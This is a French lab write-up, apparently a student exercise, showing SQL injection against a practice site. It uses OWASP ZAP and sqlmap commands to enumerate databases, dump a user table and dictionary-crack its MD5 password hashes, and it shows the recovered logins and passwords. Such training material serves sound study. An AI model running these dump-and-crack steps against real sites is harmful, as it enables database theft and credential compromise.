Explication de l'injection SQL

3 services utilisés :

Kali Linux

Za Proxy (OWASP ZAP)

SQLMAP

Site vulnérable à l'injection SQL :

http://www.BTS-SIO.com


Site hébergeant la faille SQL :


http://www.allosql.bts-sio.com/

Contenu


Service de recherche de vulnérabilités (Za Proxy)


#zaproxy **(en root)**





Résultats :






URL du résultat Za proxy :


http://allosql.bts-sio.com/?search=ZAP


Lancement de l'attaque pour l'injection avec SQLMAP

Analyse des failles



Recherches des bases de données





Analyse des tables existantes

```
Database: information_schema
[80 tables]
+---------------------------------------------------+
| ALL_PLUGINS                                       |
| APPLICABLE_ROLES                                  |
| CHARACTER_SETS                                    |
| CHECK_CONSTRAINTS                                 |
| CLIENT_STATISTICS                                 |
| COLLATIONS                                        |
| COLLATION_CHARACTER_SET_APPLICABILITY             |
| COLUMNS                                           |
| COLUMN_PRIVILEGES                                 |
| ENABLED_ROLES                                     |
| ENGINES                                           |
| EVENTS                                            |
| FILES                                             |
| GEOMETRY_COLUMNS                                  |
| GLOBAL_STATUS                                     |
| GLOBAL_VARIABLES                                  |
| INDEX_STATISTICS                                  |
| INNODB_BUFFER_PAGE                                |
| INNODB_BUFFER_PAGE_LRU                            |
| INNODB_BUFFER_POOL_STATS                          |
| INNODB_CMP                                        |
| INNODB_CMPMEM                                     |
| INNODB_CMPMEM_RESET                               |
| INNODB_CMP_PER_INDEX                              |
| INNODB_CMP_PER_INDEX_RESET                        |
| INNODB_CMP_RESET                                  |
| INNODB_FT_BEING_DELETED                           |
| INNODB_FT_CONFIG                                  |
| INNODB_FT_DEFAULT_STOPWORD                        |
| INNODB_FT_DELETED                                 |
| INNODB_FT_INDEX_CACHE                             |
| INNODB_FT_INDEX_TABLE                             |
```

```
Database: spastore_sqlinjection
[2 tables]
+---------------------------------------------------+
| user                                              |
| film                                              |
+---------------------------------------------------+
```

Affichage de la table « user »

```
┌──(root💀kali-liam)-[/home/liam]
└─# sqlmap -u allosql.bts-sio.com/?search=ZAP -D spastore_sqlinjection -T user --columns
```

```
Table: user
[4 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| id      | int(11)      |
| login   | varchar(255) |
| mail    | varchar(255) |
| mdp     | varchar(255) |
+---------+--------------+
```

Lancement de l'attaque

```
┌──(root💀kali-liam)-[/home/liam]
└─# sqlmap -u allosql.bts-sio.com/?search=ZAP -D spastore_sqlinjection -T user -C login,mail,mdp --dump --columns
```

```
+--------+--------------+
| Column | Type         |
+--------+--------------+
| login  | varchar(255) |
| mail   | varchar(255) |
| mdp    | varchar(255) |
+--------+--------------+

[14:01:30] [INFO] fetching entries of column(s) 'login,mail,mdp' for table 'user' in database 'spastore_sqlinjection'
[14:01:30] [INFO] recognized possible password hashes in column 'mdp'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
```

```
+--------+--------------+
| Column | Type         |
+--------+--------------+
| login  | varchar(255) |
| mail   | varchar(255) |
| mdp    | varchar(255) |
+--------+--------------+

[14:01:30] [INFO] fetching entries of column(s) 'login,mail,mdp' for table 'user' in database 'spastore_sqlinjection'
[14:01:30] [INFO] recognized possible password hashes in column 'mdp'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[14:01:55] [INFO] writing hashes to a temporary file '/tmp/sqlmapbctn0koy1900/sqlmaphashes-hcs27a95.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
```

Appui sur entrée :

```
[14:01:30] [INFO] fetching entries of column(s) 'login,mail,mdp' for table 'user' in database 'spastore_sqlinjection'
[14:01:30] [INFO] recognized possible password hashes in column 'mdp'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[14:01:55] [INFO] writing hashes to a temporary file '/tmp/sqlmapbctn0koy1900/sqlmaphashes-hcs27a95.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:02:25] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
```

```
[14:01:30] [INFO] fetching entries of column(s) 'login,mail,mdp' for table 'user' in database 'spastore_sqlinjection'
[14:01:30] [INFO] recognized possible password hashes in column 'mdp'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[14:01:55] [INFO] writing hashes to a temporary file '/tmp/sqlmapbctn0koy1900/sqlmaphashes-hcs27a95.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:02:25] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[14:02:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
```

```
[14:03:00] [INFO] cracked password '123456' for user 'robert'
[14:03:02] [INFO] cracked password 'iloveyou' for user 'steve'
[14:03:05] [INFO] cracked password 'password' for user 'franck'
[14:03:05] [INFO] cracked password 'qwerty' for user 'bob'
Database: spastore_sqlinjection
Table: user
[4 entries]
+--------+-----------------+-------------------------------------------+
| login  | mail            | mdp                                       |
+--------+-----------------+-------------------------------------------+
| bob    | bob@gmail.com   | d8578edf8458ce06fbc5bb76a58c5ca4 (qwerty) |
| robert | robert@gmail.com| e10adc3949ba59abbe56e057f20f883e (123456) |
| franck | franck@gmail.com| 5f4dcc3b5aa765d61d8327deb882cf99 (password)|
| steve  | steve@gmail.com | f25a2fc72690b780b2a14e140ef6a9e0 (iloveyou)|
+--------+-----------------+-------------------------------------------+
```